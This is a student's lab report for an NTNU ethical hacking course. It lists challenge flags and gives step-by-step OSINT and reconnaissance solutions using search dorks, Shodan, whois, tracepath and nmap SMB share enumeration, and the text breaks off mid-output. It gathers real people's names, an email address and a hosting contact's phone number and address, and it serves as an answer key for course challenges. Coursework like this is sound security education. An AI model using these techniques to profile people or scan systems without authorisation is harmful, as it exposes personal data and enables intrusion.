Task Report



NTNU

Norwegian University of Science and Technology

Prepared On:

02-Nov-26

Prepared By:

Henrik Nordvik

hennordv@stud.ntnu.no

Contents

1. Introduction 2

2. Tasks Summary 2

3. Home Tasks 5

3.1 Earth Book/RSA 5

3.2 Linkedin Hacker 5

3.3 Bazaar in Bergen 6

3.4 Rocky 7

3.5 Behind Cloudflare 8

3.6 Sharing is not Caring 9

3.7 Finding routes 10

3.8 Presentation 11

3.9 Finding SSH 13

3.10 CUPS 14

3.11 SMB Enumeration 14

3.12 Relying on Internet Chat 16

3.13 Source inspection 18

3.14 Encoded secret 19

3.15 Protocol Forensics 20

3.16 Authentication Bypass 21

3.17 Session Analysis 22

3.18 Object Traversal (IDOR) 23

3.19 Script Injection (Stored XSS) 23

3.20 Request Forgery (CSRF) 24

3.21 SQL Injection 25

3.22 Path Traversal 26

3.23 XXE Injection 26

3.24 Caesars Column 27

3.25 Rock You Like a Hash Cat 28

3.26 Tiny Primes, Big Problems 29

3.27 Clockwork Key 30

3.28 Exploit Developer 1 31

3.29 Exploit Developer 2 35

1. Introduction

This report documents my solutions to the challenges in the IIK3100 ethical hacking lab. I completed 29 of the challenges. Open-Box, Patch-The-Box and Server-Side Request Forgery are not done.

2. Tasks Summary

The following table highlights the tasks completed.

Total Challenges	Completed	Partially Completed	Not Completed
32	29	0	3

S.No.	Challenge	Status
1	Find an XLSX file on NTNU domain and give the author name. The author name is Magnus	Completed
2	Find a hacker on linkedin who is from Norway doing penetration testing on ICS and SCADA and work on OT security and was affiliated with NTNU The hackers first name is Jørgen	Completed
3	Find bazaar hosted on uib in bergen The url is nongnu.uib.no/bazaar/	Completed
4	Find machine ip on subnet running specific version of apache and rocky linux. The ip of the machine is 129.241.106.95	Completed
5	Find registration contact for statkraft.no The first name of registration contact is Tony	Completed
6	Find domain of hacked norwegian website given week and ip The domain is ssk.no	Completed
7	Find second last hop to ntnu.no from Islamabad ip The domain is dc-gsw2.nettel.ntnu.no	Completed
8	Find the email of the auther of a presentation on stortinget.no The email is bjorn.steine@stortinget.no	Completed
9	Find SSH servers running OpenSSH 6.6.1p1 on port 2222. There are 3 servers	Completed
10	Find machines running CUPS and identify the port and version. The port is 631 and version is 1.7	Completed
11	Enumerate SMB shares and identify guest access. The answer is guest_Samba	Completed
12	Find IRC servers and count connected users. The port is 6697 and there are 3 users	Completed

S.No.	Challenge	Status
13	Inspect HTML source code to discover hidden secrets. The flag is IIK3100{HTML_S0urc3_1nsp3ct10n}	Completed
14	Decode an encoded secret using ROT13. The flag is IIK3100{B4s364_1s_N0t_Encrypti0n}	Completed
15	Inspect HTTP headers to find hidden information. The flag is IIK3100{HTTP_H34d3rs_T3ll_S3cr3ts}	Completed
16	Bypass authentication using SQL injection. The flag is IIK3100{SQL_1nj3ct10n_Byp4ss_L0g1c}	Completed
17	Predict a session token using a weak generation algorithm. The flag is FLAG{s3ss10n_t0k3n_pr3d1ct3d_e9b557eb}	Completed
18	Exploit an IDOR vulnerability to access another user's profile. The flag is FLAG{1d0r_pr0f1l3_trav3rs4l_d3b8304e}	Completed
19	Exploit a stored XSS vulnerability. The flag is FLAG{x55_c00k13_st0l3n_9c9fb22b}	Completed
20	Perform a CSRF attack using a forged request. The flag is FLAG{csrf_4ct10n_forg3d_e5d72f35}	Completed
21	Extract database information using UNION-based SQL injection. The flag is CTF{uni0n_b4s3d_sqli_f0r_the_win}	Completed
22	Use path traversal to access a hidden file. The flag is CTF{d0t_d0t_sl4sh_all_th3_w4y}	Completed
23	Exploit an XXE vulnerability to read a server-side file. The flag is CTF{xml_3xt3rn4l_3nt1ty_l34k3d}	Completed
24	Break a combined columnar transposition and Caesar cipher. The flag is NTNU{FREQUENCY_ANALYSIS_NEVER_SLEEPS}	Completed
25	Crack four password hashes using a wordlist and password mutations. The flag is NTNU{WEAK_PASSWORDS_FALL_TO_A_WORDLIST}	Completed
26	Factor a weak RSA modulus and decrypt the ciphertext. The flag is NTNU{SMALL_PRIMES_FALL_FAST}	Completed
27	Brute force an AES encryption key generated from a timestamp. The flag is NTNU{NEVER_SEED_YOUR_KEYS_WITH_THE_CLOCK}	Completed
28	Exploit vulnerable windows binary	Completed
29	Exploit vulnerability windows binary with DEP	Completed
30	Exploit SSRF to reach an internal localhost service	Not Completed

S.No.	Challenge	Status
31	Scan and patch vulnerabilities on the Open-Box VM with OpenVAS	Not Completed
32	Scan and exploit the Open-Box VulnKali VM for a remote shell	Not Completed

3. Home Tasks


3.1 Earth Book/RSA

Step 1 **Build the dork**

```
site:ntnu.no filetype:xlsx
```

`site:ntnu.no` restricts search to ntnu domains
`filetype:xlsx` searches for files of type xlsx

Step 2 **Find the file**



Google search

Step 3 **Find metadata**

Download the file and look at metadata to find the author name which is Magnus Landstad.

`FLAG{Magnus}`


3.2 Linkedin Hacker

Step 1 **Build the dork**

```
site:linkedin.com "Norway" "ICS" "OT" "SCADA" "NTNU"
```

`site:linkedin` for only linkedin results
the rest are keywords from the description

Step 2 **Look through the results**



Google search

The first result is an ad so ignore that one
The second result of Vyron was close, but was not working on penetration testing on ICS and SCADA so does not match description
The third one is the correct result though, as he matches the description given

`Flag{Jørgen}`


3.3 Bazaar in Bergen

Step 1 **Build the dork**

```
site:uib.no "bazaar"
```

`site:uib.no` for only uib sites
`"bazaar"` for containing keyword bazaar

Step 2 **Look through the results**



Google search

The task was a bit vague so could be any of these first three results, but was the third one

`FLAG{nongnu.uib.no/bazaar/}`


3.4 Rocky

Step 1 **Build the shodan dork**

```
net:129.241.0.0/15 product:Apache version:2.4.37 rocky
```

`net:129.241.0.0/15` restricts search to that subnet
`product: Apache version:2.4.37` searches for that version of apache
`rocky` is to bring up machines running rocky linux

Step 2 **Look through the results**



Shodan search

Only one result shows up which is the correct one

FLAG{129.241.106.95}

3.5 Behind Cloudflare

Step 1 Resolve the ip

```sh
❯ nslookup statkraft.no
Server:         100.100.100.100
Address:        100.100.100.100#53

Non-authoritative answer:
Name:   statkraft.no
Address: 217.114.94.2
```

Yields `217.114.94.2`

Step 2 Run whois on ip

This gives the registration information for the ip block

```sh
❯ whois 217.114.94.2
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object

refer:        whois.ripe.net
```

```sh

inetnum:      217.0.0.0 - 217.255.255.255
organisation: RIPE NCC
status:       ALLOCATED

whois:        whois.ripe.net

changed:      2000-06
source:       IANA

# whois.ripe.net

inetnum:        217.114.88.1 - 217.114.95.255
netname:        SE-EPISERVER-STOCKHOLM
descr:          EPiServer Hosting SE
country:        SE
admin-c:        TA6484-RIPE
tech-c:         TA6484-RIPE
status:         ASSIGNED PA
mnt-by:         EPMaintainer
created:        2015-02-24T11:14:40Z
  last-modified:  2018-10-11T05:48:53Z
  source:         RIPE # Filtered

person:         Tony Andren
address:        Episerver AB
address:        Regeringsgatan 67
address:        SE-111 56 Stockholm
phone:          +46 8 555 827 00
nic-hdl:        TA6484-RIPE
mnt-by:         EPMaintainer
created:        2018-10-11T05:39:33Z
last-modified:  2018-10-11T05:39:33Z
source:         RIPE # Filtered

% Information related to '217.114.94.0/24AS30811'

route:          217.114.94.0/24
origin:         AS30811
mnt-by:         EPMaintainer
created:        2024-12-02T08:17:16Z
last-modified:  2024-12-02T08:17:16Z
source:         RIPE

% This query was served by the RIPE Database Query Service version 1.124.1 (DEXTER)
```

Gives `Tony Andren` as contact person

FLAG{Tony}

3.6 Sharing is not Caring


Step 1 **Search on zone-h**

`https://www.zone-h.org/archive/ip=46.226.10.76`

`ip=x` in url searches for that specific ip

Step 2 **Look at results**

Only hack date of `ssk.no` is in week 33



Zone-h search

FLAG{ssk.no}

3.7 Finding routes

Using normal traceroute does not reveal second to last hop.
So i started trying different traceroute options like -I -T.
Then i tried tracepath which finally revealed it.
I did not try from Islamabad as last hops are usually the same.

```sh
❯ tracepath 129.241.160.102
 1?: [LOCALHOST]                      pmtu 1500
 1:  10.231.48.1                                           0.330ms
 1:  10.231.48.1                                           0.120ms
 2:  192.168.1.1                                           0.381ms
 3:  89.151.255.176.nteb.no                                1.608ms
 4:  89.151.255.245.nteb.no                                1.768ms
 5:  trd-gw3.uninett.no                                    1.332ms
 6:  ntnu-gw3.nettel.ntnu.no                               1.388ms asymm  7
 7:  129.241.254.36                                        1.671ms asymm 10
 8:  129.241.254.45                                        1.573ms asymm  9
 9:  no reply
10:  no reply
11:  dc-gsw2.nettel.ntnu.no                                2.631ms asymm 12
```

```sh
12:  lvs160vip02.it.ntnu.no                                  2.531ms reached
     Resume: pmtu 1500 hops 12 back 13
```


Yields `dc-gsw2.nettel.ntnu.no`

```
FLAG{dc-gsw2.nettel.ntnu.no}
```

3.8 Presentation

Step 1 Find doc file

I searched for a long time on google and could not find anything.
Turns out it has been removed from google.
So i searched in various search engines like bing and brave, until i found it on yandex.
This was the query that finally found it: `site:stortinget.no mime:docx presentasjon`.
`site:stortinget.no`: limits to that domain
`mime:docx`: `mime:` is yandex version of googles `filetype:` so filters on docx filetypes
`presentasjon` keyword was a guess based on the title of the challenge, but not needed, as it shows as first result without it.




Yandex search

Step 2 Extract metadata

Word documents contain various metadata about the owner like their name if not scrubbed.
In this instance it contained `Steine Bjørn Arne` as the author.

Step 3 Get authors email

Since the author is public figure it is really easy to find their email with a google search.
Might be present on linkedin, but I don't have an account so I went with his profile page on `stortinget.no`



Google search



Stortinget profile

FLAG{bjorn.steine@stortinget.no}

3.9 Finding SSH

sh

```
root@ntnu-vpn:~# nmap -sV --open -T4 -iL List_of_Targets.txt > nmap.txt
root@ntnu-vpn:~# cat nmap.txt | grep ssh
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
2222/tcp open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
2222/tcp open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
2222/tcp open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
22/tcp   open  ssh         OpenSSH 8.9p1 Ubuntu 3ubuntu0.17 (Ubuntu Linux; protocol 2.0)
root@ntnu-vpn:~# cat nmap.txt | grep ssh | grep 2222
2222/tcp open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
2222/tcp open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
2222/tcp open  ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
root@ntnu-vpn:~# cat nmap.txt | grep ssh | grep 2222 | wc -l
3
root@ntnu-vpn:~#
```

```sh
```

I ran nmap on the list of targets and look for services.
Then i can just grep for ssh to find all the ssh services.
I then see that some are running on port 2222, so i add that to my grep, then count lines with wc -l.
That yields three servers running ssh on port 2222 with ssh version 6.6.1p1.

FLAG{3_6.6.1p1}

3.10 CUPS

```sh
root@ntnu-vpn:~# nmap -p 631 -sV --open -iL List_of_Targets.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-11 11:20 UTC
Nmap scan report for msp3-3.iik3100-h26.iaas.iik.ntnu.no (10.212.171.84)
Host is up (0.0036s latency).

PORT    STATE SERVICE VERSION
631/tcp open  ipp     CUPS 1.7

Nmap scan report for msp3-2.iik3100-h26.iaas.iik.ntnu.no (10.212.175.27)
Host is up (0.0026s latency).

PORT    STATE SERVICE VERSION
631/tcp open  ipp     CUPS 1.7

Nmap scan report for msp3-1.iik3100-h26.iaas.iik.ntnu.no (10.212.172.202)
Host is up (0.0038s latency).

PORT    STATE SERVICE VERSION
631/tcp open  ipp     CUPS 1.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 13 IP addresses (13 hosts up) scanned in 8.38 seconds
root@ntnu-vpn:~#
```

CUPS normal port is 631, so i scanned with it and searched for services on the list of targets.
That yielded three results, all with CUPS version 1.7

FLAG{631_1.7}

3.11 SMB Enumeration

Step 1 **Enumerate SMB shares**

Ran the following cmd, stripped the stats (needed to keep ssh connection alive) and put into smb.txt

```
nmap -p445 --script smb-enum-shares -iL List_of_Targets.txt > smb.txt
```

Step 2 **Find the users with read write access**

```sh
root@ntnu-vpn:~# cat smb.txt | grep READ/WRITE -B 8
|     Path: C:\tmp
|     Anonymous access: <none>
|   \\10.212.169.42\IPC$:
|     Type: STYPE_IPC
|     Comment: IPC Service (03f4ef904d5e server (Samba 3.0.20-Debian))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
--
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|   \\10.212.169.42\tmp:
|     Type: STYPE_DISKTREE
|     Comment: oh noes!
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|_    Anonymous access: READ/WRITE
--

...

--
| smb-enum-shares:
|   account_used: guest
|   \\10.212.175.27\IPC$:
|     Type: STYPE_IPC_HIDDEN
